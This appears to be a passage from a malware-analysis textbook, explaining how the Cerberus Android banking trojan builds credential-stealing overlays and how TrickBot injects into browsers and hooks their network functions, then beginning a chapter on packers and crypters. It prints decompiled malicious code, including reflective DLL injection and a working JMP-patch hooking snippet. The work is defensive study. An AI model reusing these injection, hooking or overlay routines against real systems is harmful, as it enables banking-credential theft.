Probably the most distinctive features of a banking trojan like Cerberus are the application overlays used to steal credentials. As expected, we see that Cerberus requests the permission for `AccessibilityService` in the Android manifest (Listing 5-4).

```
<service
    android:name=".Service.srvSccessibility"
    android:label="Start Accessibility"
    android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
     <action android:name="android.accessibilityservice.AccessibilityService" />
    </intent-filter>
    <meta-data
        android:name="android.accessibilityservice"
        android:resource="@xml/serviceconfig" />
</service>
```

Listing 5-4: Requesting the `AccessibilityService` permission

Based on this declaration, we can expect to find the core overlay functionality in the `onAccessibilityEvent` function, contained in the `srvSccessibility` class in the code. (Note the misspelling in the class name.)

Defining Callbacks

Inside the `onAccessibilityEvent` function in the `srvSccessibility` class, we see the malware getting the name of the application that triggered the `AccessibilityEvent`. Listing 5-5 shows where Cerberus obtains this package name.

```
try {
    app_inject = event.getPackageName().toString();
}catch (Exception ex){
    app_inject = "";
    utl.Log(TAG_LOG, "Error #1 onAccessibilityEvent");
}
```

Listing 5-5: Retrieving the application's package name to determine whether to overlay it

Later in the same function, the code determines whether it supports an overlay injection for the launched application and, if so, starts the activity to perform the injection. Listing 5-6 shows this check and the creation of the injection activity.

```
        //-------------Injection Application--------------------------------

String actionSettingInject = utl.SettingsRead(this, consts.actionSettingInection); ❶
if ((((!actionSettingInject.isEmpty()) && (actionSettingInject.contains(app_inject)) &&
        (app_inject.contains(".") && (utl.getScreenBoolean(this))) ||
           ((actionSettingInject.contains("grabCC")) &&
           (consts.listAppGrabCards.contains(app_inject + ",")) &&
        (app_inject.contains(".")) && (utl.getScreenBoolean(this))) ||
         ((actionSettingInject.contains("grabMails")) &&
          (consts.listAppGrabMails.contains(app_inject +",")) &&
          (app_inject.contains(".")) &&
          (utl.getScreenBoolean(this)))) { ❷

  String nameInject = consts.str_null;

  try {
    if (utl.SettingsRead(this,nameInject.isEmpty() ? app_inject : nameInject).length() > 10) {❸
        //!isEmpty

        try {
                Intent dialogIntent = new Intent(this, actViewInjection.class); ❹
                dialogIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                dialogIntent.addFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
                utl.SettingsWrite(this, "app_inject", app_inject); ❺
                utl.SettingsWrite(this, "nameInject", nameInject); ❻
                startActivity(dialogIntent); ❼
        } catch (Exception ex) { }

    }
  } catch (Exception ex) {
          utl.Log(TAG_LOG, "ERROR Start Injection: " + app_inject + " " + ex);
  }
}
```

Listing 5-6: The Cerberus code to perform injection

First, the code checks whether it supports the type of injection needed for the application ❷. If it does, it obtains the name of the inject, `nameInject`, from `SharedPreferences` using the utility function `SettingsRead` ❸.

We can then see the creation of the `actViewInjection` intent ❹ and the call to `startActivity` ❼. The `startActivity` call starts a new instance of an activity—in this case, the `actViewInjection` activity. You can also see where the code stores `app_inject` and `nameInject` in the `SharedPreferences` for the app ❺ ❻.

To find the WebView creation code, we'll look in the `onStart` function inside of the `actViewInjection` class. In this code, you might also notice another misspelling ❶; the author names a constant `actionSettingInection` instead of the presumably intended `actionSettingInjection`.

Generating the WebView Overlay

Next, we should look for code that initializes the WebView, sets the WebView instance to support JavaScript, generates the HTML for the inject, then loads this data into the WebView. In Listing 5-7, you can see all of these elements, along with some additional logic for generating the HTML data contents.

```
@Override
protected void onStart() {
    super.onStart();

    mApplication = utl.SettingsRead(this, "app_inject"); ❶
    nameInj = utl.SettingsRead(this, "nameInject");
    hideStop = true;

    if((!stopActivity) && (open.equals("new"))) {
        utl.Log(TAG_LOG,"LOADING INJECT++++++++" + open);

        try {
            if (getIntent().getStringExtra("push").equals("1")) {
                String startpush = utl.SettingsRead(this, "startpush");
                if(!startpush.isEmpty()){
                     mApplication = startpush;
                     nameInj = utl.SettingsRead(this, "nameInject");
                     utl.SettingsWrite(this, "startpush", "");
                }
            }
        }catch (Exception ex){}

        try {
            if (!mApplication.isEmpty()) {
              WebView wv = new WebView(this); ❷
              wv.getSettings().setJavaScriptEnabled(true); ❸
              wv.setScrollBarStyle(View.SCROLLBARS_INSIDE_OVERLAY); ❹
              wv.setWebViewClient(new actViewInjection.MyWebViewClient());
              wv.setWebChromeClient(new actViewInjection.MyWebChromeClient());
              wv.addJavascriptInterface(new WebAppInterface(this), "Android");
              String getHTML;
              String lang = Locale.getDefault().getLanguage();
```

```
            if ((nameInj.equals("grabCC")) || (nameInj.equals("grabMails"))) { ❺
              getHTML = utl.trafDeCr(utl.SettingsRead(this, nameInj));
              getHTML = getHTML.replace("var lang = 'en'", "var lang = '" + lang + "'");
              getHTML = getHTML.replace("app = 'APPNAME'", "app = '" + mApplication + "'");
            } else {
              getHTML = utl.trafDeCr(utl.SettingsRead(this, mApplication));
            }

            if(nameInj.equals("grabCC")){
              getHTML = getHTML.replace("PGhObWwgbGFuZzOiZW4iPg==", "PGhObWwgbGFuZzOi" +
                                        Locale.getDefault().getLanguage() + "Ij4=");
            }

            utl.SettingsToAdd(this,consts.LogSMS,"Inject:"+ mApplication +
                              "::endLog::");
            wv.loadDataWithBaseURL(null,getHTML, "text/html", "UTF-8", null);
            setContentView(wv);
        }
        utl.Log(TAG_LOG, "Start View Injection: " + mApplication);
    } catch (Exception ex) {
        utl.Log(TAG_LOG, "ERROR View Injection: " + mApplication);
    }
}
```

Listing 5-7: The Cerberus code to load the injection and set the content for the WebView

The injection will take place inside of the `onStart` function. The code first retrieves the `app_inject` and `nameInject` values from the shared preferences ❶ we saw in the `srvSccessibility` class from Listing 5-6. If the name of the application is not null, we see some familiar code to initialize the WebView ❷. Again, we can see the code initialize the WebView to handle JavaScript code ❸ and set the clients to handle notification and styling information ❹. You can see that the code to generate the HTML content is somewhat more complicated than the example I provided in Listing 5-3 and that the WebView content will change depending on what type of overlay the malware is creating ❺. The code then loads the HTML stored in `getHTML` into the WebView using `loadDataWithBaseURL` and uses `setContentView` to display it.

Cerberus implements several capabilities in addition to credential stealing, some through overlays and some using other means. See the exercises at the end of this chapter for activities related to identifying these capabilities in the source code.

Case Study: TrickBot's Use of Windows Trojan Techniques

Older trojans paved the way for later variants like TrickBot and Emotet, which were much more sophisticated than the simple banking trojans from the early 2000s and became veritable malware enterprises. Although TrickBot has been disrupted at the time of this writing, it presents a good look at what a modern banking trojan for Windows looks like.

You won't find an ad for TrickBot on the dark web; its operators most likely granted access only to certain cybercriminal groups. For example, some researchers have noticed TrickBot being distributed by Emotet. We'll talk more about the concept of special access in Chapter 10, which covers ransomware.

TrickBot is modular, meaning separate modules perform each of the key functionalities it offers, including creating web injects, grabbing user information, and more. In this section, we'll focus on the banking inject portion of the trojan. Bankers targeting desktops can't abuse `AccessibilityService` for this purpose, so they must create their own approximation of this capability. TrickBot does so through the use of two techniques: process injection and function hooking.

Process Injection

Process injection effectively allows the malware to execute whatever malicious code it wants in the context of another process. TrickBot uses several layers of process injection, but the one in which we're most interested is the injection of one of its modules, called `webinject`, into the browsers residing on the host machine.

The code first checks which browsers the system has installed by getting a list of processes using the Windows API call `CreateToolhelp32Snapshot` and iterating through them, looking for the strings *chrome.exe*, *firefox.exe*, *iexplore.exe*, *microsoftedgecp.exe*, or *runtimebroker.exe*. If it identifies one of these browsers, it uses *reflective DLL injection* to inject the `webinject` module into the browser.

This technique allows TrickBot to execute the `webinject` DLL in the memory of the browser process. Often, it's used as a way to hide that a malicious payload is executing; instead of seeing an unexpected running process, you see just the process into which the code has been injected. In the case of TrickBot, however, the goal is to hook functions in the browser in order to intercept and potentially modify the contents of the data passed to those functions. Listing 5-8 shows the reflective DLL injection code when decompiled in Ghidra.

```
if (iVar2 == iVar1) {
    offset = (HMODULE)GetReflectiveLoaderOffset(); ❶
    if (offset == (HMODULE)0x0) {
        GetLastError();
        logger("[-] %s. Error=%d\r\n");
    }
    else {
        allocated_space = (FARPROC)VirtualAllocEx(hProcess(LPVOID)0x0,0xf4c40,0x3000,0x40); ❷

        if (allocated_space != (FARPROC)0x0) {
            logger("Allocated memory address in remote process: 0x%p\r\n");
            write_proc_mem_res = WriteProcessMemory(hProcess, allocated_space,
                                                    &BUFF_TO_WRITE,0xf4c00,(SIZE_T *)0x0); ❸
                if (write_proc_mem_res == 0) {
                    GetLastError();
```

```
    logger("WriteProcessMemory(): %ld\r\n");
}
else {
    p_offset = (char)offset;
    p_allocated_space = (char)allocated_space;
    offset = (HMODULE)(allocated_space + 0xf4c00);
    buffer = 0;
    process_injection_subfct_z(local_5f,0,0x3f);
    baseAddr = offset;
    nSize = memcpy_data_z(&buffer,local_90,(char)allocated_space,
                          (char)offset,p_offset + p_allocated_space);

    if ((nSize != 0) && (write_proc_mem_res =
      WriteProcessMemory(hProcess,baseAddr,&buffer,nSize,(SIZE_T *)0x0), ❹
      baseAddr = offset, write_proc_mem_res != 0))
    {
        logger("Wrote shellcode to 0x%x\r\n");
        FlushInstructionCache(hProcess,allocated_space,0xf4c40); ❺
        if (local_90 == 2) {
            do_inject_via_remote_thread_z(hProcess,baseAddr,
                                          extraout_ECX,&pThread);
            baseAddr = pThread;
            ResumeThread(pThread); ❻
        }
```

Listing 5-8: Reflective DLL injection code

The first function in this excerpt, `GetReflectiveLoaderOffset`, obtains a pointer to the exported `ReflectiveLoader` function by parsing the binary ❶ to find its offset. The malware then allocates space as `PAGE_EXECUTE_READWRITE` (0x40) within the memory of the browser process it will inject into using `VirtualAllocEx` ❷. It calls `WriteProcessMemory` twice, first to copy the code for the `webinject` module ❸ and then to copy the shellcode it will use as part of the injection process ❹. Then, it makes a call to `FlushInstructionCache`, which applications use when generating or modifying code in memory to flush the cache and ensure the CPU will execute the updated code, not the old, cached code ❺.

Within the `do_inject_via_remote_thread_z` function, the malware will attempt to gain code execution using a technique that looks highly similar to the `inject_via_remote_thread_wow64` function in the Metasploit file *metsrv/base_inject.c*, found in the *metasploit-payloads* GitHub repository. Metasploit is an open source penetration testing framework used by red teams and threat actors that contains both a command-and-control framework and post-exploitation modules. (See Chapters 7 and 8 for more about these topics.) The *metsrv/base_inject.c* code deals with process injection and memory manipulation, and it appears that TrickBot's developers may have borrowed some of its code to perform the injection using a remote thread. This isn't terribly surprising, and later in this book, we'll see several other examples of threat actors borrowing or repurposing open source code for their own purposes.

Finally, the TrickBot code calls `ResumeThread` to switch execution to the injected code in the remote process ❻.

Function Hooking

Malware uses the technique of *function hooking* to intercept any calls to a function and redirect them to some other function defined by the malware author. This other function can serve any number of purposes, including logging or collecting the function's inputs, changing the inputs before calling the real function to modify its behavior, or just disabling the function entirely.

Once injected into the browser process, the `webinject` module will try to hook API functions that allow the browser to send, receive, encrypt, or otherwise process data. Once it does so, the malware can control what the browser displays to the user, injecting HTML code or JavaScript code to create overlays similar to those seen in Android bankers. The user will input information into these overlays, which will send it to the threat actor. Listing 5-9 shows `webinject` module calls that set hooks on several browser functions for both Internet Explorer and Firefox:

```
/* Internet Explorer webhooks */
p_HttpSendRequestA = do_set_webhook_z(s_WININET.DLL_100d8188,
                                      "HttpSendRequestA",
                                      HttpSendRequestA_hook,&HttpSendRequestA); ❶
p_HttpSendRequestW = do_set_webhook_z(s_WININET.DLL_100d8188,
                                      "HttpSendRequestW",
                                      HttpSendRequestW_hook,&HttpSendRequestW); ❷
p_HttpSendRequestExA = do_set_webhook_z(s_WININET.DLL_100d8188,
                                        "HttpSendRequestExA",
                                        HttpSendRequestExA_hook,&HttpSendRequestExA);
p_HttpSendRequestExW = do_set_webhook_z(s_WININET.DLL_100d8188,
                                        "HttpSendRequestExW",
                                        HttpSendRequestExW_hook,&HttpSendRequestExW);
p_InternetCloseHandle = do_set_webhook_z(s_WININET.DLL_100d8188,
                                         "InternetCloseHandle",
                                         InternetCloseHandle_hook,&InternetCloseHandle);
p_InternetReadFile = do_set_webhook_z(s_WININET.DLL_100d8188,
                                      "InternetReadFile",
                                      InternetReadFile_hook,&InternetReadFile); ❸
--snip--
/* Firefox webhooks */
p_PR_Connect = do_set_webhook_z(s_nss3.dll_100d8010,"PR_Connect",hook_PR_Connect,&PR_Connect);
p_PR_Close = do_set_webhook_z(s_nss3.dll_100d8010,"PR_Close",hook_PR_Close,&PR_Close);
p_PR_Write = do_set_webhook_z(s_nss3.dll_100d8010,"PR_Write",hook_PR_Write,&PR_Write);
p_PR_Read = do_set_webhook_z(s_nss3.dll_100d8010,"PR_Read",hook_PR_Read,&PR_Read);
```

Listing 5-9: Setting internet function hooks for Internet Explorer (top) and Firefox (bottom)

These hooked functions provide the functionality I mentioned previously: the ability to read and modify the data coming through the browser. Let's look at a few examples. First, `HttpSendRequestA` is a Windows API from the Windows Internet library (*wininet.dll*) that can send an HTTP request

over the internet ❶. If an attacker hooks the function, as shown in this listing, they can intercept the data transmitted in the request, which might include login credentials or submitted form data. They could also modify the data or even block a request from reaching the intended destination.

You might notice that it looks like there are two hooks for certain functions in Listing 5-9, one suffixed with W and one with A, such as `HttpSendRequestA` ❶ and `HttpSendRequestW` ❷. A developer writing a Windows program typically uses the `HttpSendRequest` function to send an HTTP request, but `HttpSendRequest` isn't a function itself; it's an alias for either `HttpSendRequestA` or `HttpSendRequestW`. The compiler will automatically choose the correct function to use based on the definition of the Unicode preprocessor constant. `HttpSendRequestA` is the American National Standards Institute (ANSI) version designed to be used with ASCII buffers, whereas `HttpSendRequestW` is the Wide Character (Unicode) version, enabling support for international character sets. A developer may choose to use the `HttpSendRequestA` or `HttpSendRequestW` variants directly. In either case, they must also ensure the buffers they are passing match the expected type. It's important to ensure that the developer writing the hooking code implements a hook for each function because they can't necessarily be certain which version will be used. You will see several other examples of functions suffixed with A and W in this book.

The second example, `InternetReadFile`, is another Windows API from the Windows Internet library that downloads data, such as a file or web page, over HTTP or HTTPS ❸. If a threat actor hooks `InternetReadFile`, they'll be able to alter the web page content shown to a victim, insert malicious code into it, or intercept and steal data the victim was trying to download. Hooking these two functions gives TrickBot substantial ability to monitor and modify victim data.

Let's try to understand how exactly hooking works. Listing 5-10 shows the contents of the `do_set_webhook_z` function, which the malware called several times in Listing 5-9.

```
void * __cdecl do_set_webhook_z(LPCSTR dllHandle,
                                LPCSTR functionToHook,
                                void *hook_function,
                                void *original_function)

{
  LPCSTR to_hook;
  void *hook_addr;

  if ((dllHandle == (LPCSTR)0x0) || (*dllHandle != '?')) {
    dllHandle = (LPCSTR)LoadLibraryA(dllHandle);
  }
  else {
    dllHandle = (LPCSTR)GetModuleHandleA(dllHandle + 1);
  }
  if ((HMODULE)dllHandle != (HMODULE)0x0) {
    to_hook = (LPCSTR)find_pointer_to_function_to_hook_z((HMODULE)&dllHandle,functionToHook);
    if (to_hook != (LPCSTR)0x0) {
```

```
      hook_addr = do_hook_and_get_addr_z(dllHandle,to_hook,hook_function,original_function);
      return hook_addr;
    }
  }
  return (void *)0xffffffff;
}
```

Listing 5-10: Setting hooks for browser functions

Creating the function hook requires a few pieces of information: the name of the function we want to hook, the name of the dynamic-link library (DLL) that contains that function, and a pointer to the reimplementation of the function. After TrickBot places the hook, it will generate a pointer to the original function so the function can still be used.

The code gets a pointer to the DLL containing the function to hook using `GetModuleHandleA` or `LoadLibraryA`. Within the `find_pointer_to_function_to_hook_z` function, the code searches the instantiated module in memory, comparing the name of the function to find, and when it does, it returns a pointer to the place where that function is loaded. Within the second function, `do_hook_and_get_addr_z`, the malware modifies the memory protections of the location of the function it wants to hook.

The malware must set the permissions of the memory of the function it hooks in order to overwrite the code. Generally, executable code has read and execute permissions, but not write, which is what we'll need to modify the function contents. Take a look at Listing 5-11, which shows the definition of the `do_hook_and_get_addr_z` function.

```
jmp_instruction = 0xe9;
res = VirtualProtectEx((HANDLE)0xffffffff,*(LPVOID *)(mem_structure + 1),
                       (uint)*(byte *)(mem_structure + 5),0x40,&orig_perms); ❶
if (res != 0) {
    *(mem_structure + 0x42) = 0xe9;
    *(mem_structure + 0x43) = (*(byte *)(mem_structure + 5) - mem_structure) +
                              -0x47 + *(int *)(mem_structure + 1);
    copy_contents_z(*(int *)(mem_structure + 1),&jmp_instruction,5);
    VirtualProtectEx((HANDLE)0xffffffff,*(LPVOID *)(mem_structure + 1),
                     (uint)*(byte *)(mem_structure + 5),orig_perms,&orig_perms); ❷
    return 1;
}
```

Listing 5-11: Modifying permissions and setting the `JMP` instruction

Here, you can see the first call to `VirtualProtectEx`, which sets the memory permissions to `0x40`, or `PAGE_EXECUTE_READWRITE` ❶. This permission means that a process can read or write the data it contains and execute any code contained therein. Then, the malware copies the `JMP` instruction (`0xe9`) to the now-writable and executable memory location, followed by the relative virtual address of the reimplementation function. Now, every time the original function is called, it jumps to the reimplementation function instead. After that, the code makes another call to `VirtualProtectEx` to reset the original permissions on the memory region ❷.

This function also generates the pointer to the new address of the original function's code. The copying of the new address isn't easily visible in Ghidra's decompiled code, but Listing 5-12 shows what these steps look like.

```
uint8_t jumpInst[5] = {0xe9, 0x0, 0x0, 0x0, 0x0}; ❶

const uint32_t targetOffset = (uint32_t)reimplFunc -
                                    ((uint32_t)hookedFunc + sizeof(jumpInst)); ❷

memcpy(jumpInst + 1, &targetOffset, 4); ❸
memcpy(hookedFunc, jumpInst, sizeof(jumpInst)); ❹
```

Listing 5-12: C code demonstrating function hooking

The first thing this code does is generate a 5-byte array containing the bytes for the `JMP` instruction: the opcode `0xe9`, followed by four bytes that will eventually contain the 32-bit jump offset ❶.

Next, we need to calculate where the code will need to jump to from within the hooked function. We find this relative offset by subtracting the address `hookedFunc+5` from the address of `reimplFunc`, which is the function we actually want to call instead of the original function ❷. In order to understand why the calculation works this way, we need to understand some basics of the Intel Instruction Set Architecture (ISA). When a relative `JMP` is executed, as is the case in this code, it is relative to the beginning of the next instruction. Because the current instruction is `hookedFunc`, the target calculation is relative to the address `hookedFunc + 5`, as the size of this `JMP` instruction we want to execute is 5 bytes. From here, we calculate the 32-bit `targetOffset`, which is the distance from the end of the `JMP` instruction to the target address `reimplFunc`, shown in Listing 5-12.

After that, we can copy the offset (`targetOffset`) to the last four bytes of `jumpInst` ❸, then copy `jumpInst` to `hookedFunc` ❹. Now, when the code arrives at `hookedFunc`, it takes the jump to the reimplemented function. This method is somewhat dangerous, as it overwrites the first five bytes of a function with an unconditional branch to another area of memory. If the overwrite happens while the original function has started executing, it's possible that this could lead to execution of invalid code sequences.

When the browsers call these functions, they'll now call the hooked function instead of the original. In the TrickBot code, the hook functions intercept these calls before calling the original function. Listing 5-13 shows an excerpt of the hook for Firefox's `PR_Write` call.

```
req_type = (char *)do_HeapAlloc_z((SIZE_T)sizeVal);
if (req_type != (char *)0x0) {
    memcpy(req_type,buffer,(size_t)_Size);
    piVar2 = firefox_hook_internal_1_z(DAT_100f14c4,fileDescriptor);
    if (piVar2 != (int *)0x0) {
        uVar3 = PR_Write_hook_internal_z(piVar2,req_type,_Size,&local_5);
        if ((char)uVar3 != '\0') {
            cVar1 = PR_Write_hook_internal_2_z((int)piVar2);
```

```
                if (cVar1 != '\0') {
                    cVar1 = (*FindStaticRule)(piVar2[2],0,1);
                    PR_Write_hook_internal_3_z(req_type,&sizeVal,cVar1);
                    _Size = sizeVal;
                }
            }
        }
    }
    if (req_type != (char *)0x0) {
        buffer = req_type;
    }

❶ uVar3 = (*PR_Write)(fileDescriptor,buffer,_Size);
    if (req_type != (char *)0x0) {
        does_HeapFree_z(req_type);
    }
```

Listing 5-13: TrickBot code for the `PR_Write` function hook

As you can see, the hook calls the original `PR_Write` function once it has finished to let the browser continue to operate normally ❶. This happens without the victim's awareness; as you can imagine, if the browser didn't operate as expected, the victim might realize something was wrong and potentially remove TrickBot's access to their data.

RATs vs. Banking Trojans

You may sometimes hear the term *banking trojan* used interchangeably with the term *RAT*, depending on the functionality of the tool in question. *Remote access trojans (RATs)* give a threat actor the ability to control a victim's machine remotely and act as a backdoor to the device. The difference between the malware categories is quite blurry, as the overlap is so great. Many banking trojans provide additional functionality outside of the ability to steal credentials from banking sites or apps, often including features we more closely associate with RAT malware, like the ability to drop additional tools or function as a backdoor. RATs are a broader category than banking trojans, however, and may not steal banking credentials through overlays.

Although this book won't cover RATs, several chapters explore concepts highly applicable to RAT malware. These concepts include stealing victim data (as discussed in this chapter and in Chapter 4), dropping additional malware (Chapter 3), and executing post-exploitation tasks (Chapter 8). You can use your understanding of those concepts to better understand how RATs work at a technical level, as well as the types of capabilities they provide a threat actor.

Conclusion

The overlay attack and the function hook accomplish the same goal through fundamentally different approaches, highlighting how varying

operating systems can necessitate distinct technical solutions even when the end goal is the same. However, while both require different reverse engineering techniques (and mitigation strategies), both have distinct features that allow an analyst to identify them. Even though TrickBot and Cerberus may no longer represent the most prevalent banking trojan threats you encounter, overlay attacks and process injection remain relevant techniques for this and other types of malware, and you'll likely encounter them again.

As security measures limit the use of Android's `AccessibilityService` API, can we expect to see banking trojans disappear? Probably not, because selling credentials, financial information, and personally identifiable information will continue to be lucrative for threat actors, and we've consistently seen that threat actors will always find new ways to exploit weaknesses in security systems. They'll also continue to adapt, and new variants will emerge based on the needs of a changing threat landscape, such as the move from desktop to the first mobile devices to the smartphones of today. However, with this continued adaptation, the core goal of these tools remains the same and strongly influences many of the artifacts you can look for as you analyze these new threats. As you move into the next chapter on packers and crypters, consider how this principle of continued evolution applies to these evasion-focused tools as well.

Exercises

In the chapter's exercises, you'll put your software engineering knowledge to work as you propose solutions for reducing a banking app's vulnerability to trojans, then identify additional features in the Cerberus code.

Designing a Secure Banking App

Say you're offered a role as a software developer for an institution with an online banking site and application. Given your awareness of the risks of both Android and desktop banking trojans, you're asked to make design decisions to secure the company's technology.

1. What security measures would you recommend the company implement to make its online banking website less susceptible to the effects of banking trojans like TrickBot? Consider the following areas of focus:

    - What UI elements could a banking website implement for users' logins that could help the user distinguish the real site from a fake site?
    - What role could multifactor authentication play? Does it solve the problem? Why or why not?
    - Could any mitigations for man-in-the-middle (MITM) attacks be helpful here? What about mitigations for man-in-the-browser (MITB) attacks?

2. Next, consider what security measures the company might add to its Android application.
    - Would the mitigations you came up with for reducing the effectiveness of a banking trojan on a website apply to a mobile device?
    - A large piece of what made Cerberus (and many other banking trojans) successful was the abuse of `AccessibilityService`. What can you do to lessen this risk for your app?
    - How would allowing or not allowing your app to execute on a rooted device affect its security?
3. What recommendations should customers follow to reduce their risk of falling victim to mobile banking trojans like Cerberus?

Uncovering Cerberus's Other Functionality

The code for Cerberus's bot and admin panel is available on GitHub at *https://github.com/ics-iot-bootcamp/cerberus_research*. Take a look at this code and see if you can identify the following:

- How the two-factor authentication bypass works
- Where additional code loading and execution take place
- How the SMS interception works
- Any self-protection mechanisms the malware has and how they're implemented

6

PACKERS AND CRYPTERS



Antivirus behavioral heuristics and signatures are generally extremely effective at detecting the presence of well-known malware samples, most of which get flagged as malicious almost immediately after being dropped to the target machine. To combat this, some threat actors use botnets and loaders, covered in Chapter 3, to deliver malware without getting flagged. In this chapter, we cover two other tools that can help malware evade detection: packers and crypters.

We'll first discuss the ways in which threat actors advertise crypters for sale on the dark web, then cover some of the technical attributes of these utilities that can help you determine whether malware is packed or crypted. Next, we'll look at a real example of packed malware and walk through the process of unpacking it, using static and dynamic analysis to understand the tool's inner workings.

In this chapter's exercises, you'll have the opportunity to examine three types of common packers and look for some of the attributes we discussed in this chapter. By the end, you should have an understanding of these utilities' key features and the benefits they provide to threat actors looking to conceal the identity of the malware they're deploying.

Crypters in the Criminal Underground

The goal of a packer or crypter is to obfuscate the contents of a piece of malware so that it remains undetected for as long as possible on the target machine. Although many people use the terms interchangeably, they technically describe different types of capabilities. *Packers* make the executable smaller through compression, such as by turning it into a self-extracting archive, a UPX-packed file, or even a ZIP file. In general, although packers originated for nonmalicious purposes, we still see them used to hide malware quite often. *Crypters* don't explicitly care about the size of a file; their main goal is to encrypt or obfuscate it.

There are a variety of crypters out there, some with extremely simple obfuscation techniques that are easy to deobfuscate and some that use complex techniques to hide the files within. Creating a sophisticated crypter requires fairly extensive knowledge of software development and possibly cryptography. As a result, threat actors often purchase access to crypters on the dark web. Figure 6-1 shows an ad for a crypter named PolyCrypt on a dark web marketplace.

The developer lists some of the crypter's specific technical attributes, like obfuscation, support for .NET binaries, and assembly and icon changers. An *assembly changer* makes modifications to the file's assembly code without changing the code's functionality. This could involve adding garbage instructions or no operation instructions (NOPs) or altering pieces of the metadata to bypass antivirus software.

An *icon changer* modifies the icon for the malicious application. We see them most commonly in malware masquerading as some other type of software that a victim would have to execute themselves. Both techniques may seem relatively simple, but they might be enough to bypass detection in some cases and can be effective at convincing a user that they're installing a legitimate, desired piece of software.

The crypter is also advertised as *polymorphic*, meaning that each time it runs, it will generate different code with the same functionality. A user can submit the same binary to the crypter several times and receive different crypted outputs, making the malware more likely to evade heuristic or signature-based detection.

Notably, the developer doesn't advertise the crypter as *FUD*, a term often used in crypter ads that stands for *Fully UnDetectable*, meaning antivirus software won't flag the crypted malware. This could be for a variety of reasons; maybe the developer didn't spend time assessing the crypter's detectability, or maybe they felt advertising the tool as polymorphic was a strong enough marketing tactic. Maybe it simply isn't FUD.



Figure 6-1: An ad for PolyCrypt, including its feature list and pricing

What makes a crypter FUD? It boils down to the ability to obfuscate a malicious file in such a way that neither the file nor the crypted version matches any static or behavioral detection that antivirus engines have in place to detect malware. If this sounds especially vague, that's because it is: We have very limited insight into exactly how antivirus vendors create signatures and flag malware. Threat actors may use a variety of techniques in their crypters, notably encrypting the embedded file, adding "junk" or benign code to them, using compression, hiding features that malware often uses, and more.

Some crypters may start out as FUD and then become detectable as they gain wider use and security tool vendors implement ways to detect them. Although the goal of a polymorphic tool is to produce different code each time it runs, there are often small commonalities between the variants that can allow defenders to create signatures the binaries built with a particular crypter. Once defenders identify these attributes and antivirus tools are able to flag the crypted binaries, the FUD designation goes away, and the attackers must modify the crypter in order to prevent its detection.

Threat actors understand this fact, so many adopt measures to attempt to make their crypters last longer. Figure 6-2 shows the README of an open source crypter posted on GitHub called Theattacker-Crypter.

The author warns not to upload files crypted using this tool to VirusTotal, an online multiscanner repository that contains tons of malware, because doing so will likely cause the crypter's FUD designation to wear out sooner. Once a piece of malware ends up in VirusTotal and researchers and defenders discover it, it's only a matter of time until detections are developed for it.

README MIT license

Theattacker-Crypter

Tool to evade Antivirus With Different Techniques

DO NOT UPLOAD TO VIRUSTOTAL!!!

```
VirusTotal cooperates with many antiviruses and shares its up-to-date database.
In order for this crypter to work for a longer time, you must follow this simple rule.
```

Screenshot




Figure 6-2: An excerpt from Theattacker-Crypter's GitHub README

This README reveals another complication: To advertise a crypter or tool as FUD, a threat actor must be able to test the malware against many antivirus engines without actually submitting it to, and having a signature created by, the antivirus vendors. A variety of services called *no-distribute sites* will allow them to do just that. Run by threat actors on the dark web, these sites operate antivirus engines in an environment without network access, removing their ability to report results to the vendor's cloud. Other threat actors can test their malware against the engine without giving the vendor any information. Of course, once the threat actor deploys the binary on a real machine, antivirus engines present on the machine will likely upload the malware to the vendor's site for analysis, allowing them to develop signatures for it.

Once a threat actor successfully develops a FUD crypter, they'll want to share these results in their ad to attract buyers. Figure 6-3 shows scan results included as an attachment in an ad for a crypting service that indicate the crypter wasn't detected by the vast majority of engines it was tested against.



Figure 6-3: A crypter's proof of (mostly) fully undetectable status

This screen capture acts as proof of the efficacy of the crypter at ensuring the malware payload will evade detection successfully. By submitting this screenshot, the threat actor is able to further bolster their claim that the crypter for sale is (almost) FUD, at least at the time the scans were run. Although one vendor detected the crypted binary, this is a good example of the way in which threat actors seek to prove their claims of FUD status.

Threat actors have co-opted a few highly advanced packers developed for use by companies looking to protect their software, such as Themida,

VMProtect, and The Enigma Protector, but, as with loaders, many of the crypters we see for offer on the dark web are new, rather than updated versions of existing ones.

Reverse Engineering Crypted or Packed Malware

Because part of the point of crypters is that no two crypters are identical, there is no single method for taking apart crypted malware. Even so, a few techniques can help us identify that malware is crypted or packed, and several common indicators can tell us where in the code the deobfuscated payload will begin to run. In this section, we'll look at relatively simple examples of crypters and packers that highlight these concepts.

Of course, many highly complex packers and crypters present a much thornier challenge to analysts, but not all crypters and packers are insanely complicated. Often, the crypter has to be just good enough to ensure the malware can execute, and we often see some of the same high-level techniques used between different crypters. The result is an entirely approachable reverse engineering challenge similar to the one we'll walk through in this section.

Meaningless or Benign Strings

One of the first indicators that a piece of malware is packed or crypted is the presence of nonsense strings or strings that appear to be associated with legitimate tools. For example, we frequently see the distribution of malware using Nullsoft Scriptable Install System (NSIS) installers or 7-Zip self-extracting (SFX) archives. Legitimate software uses these tools, too, so they may help malware masquerade as benign.

Random-looking strings generally indicate that the malware is crypted. Many crypters will insert random ASCII strings in the malware to reduce the ability of antivirus programs to create a signature and detect it. Table 6-1 shows examples of what this can look like in malicious code.

Table 6-1: Nonsense Strings in Crypted Code

Address	String value	String representation
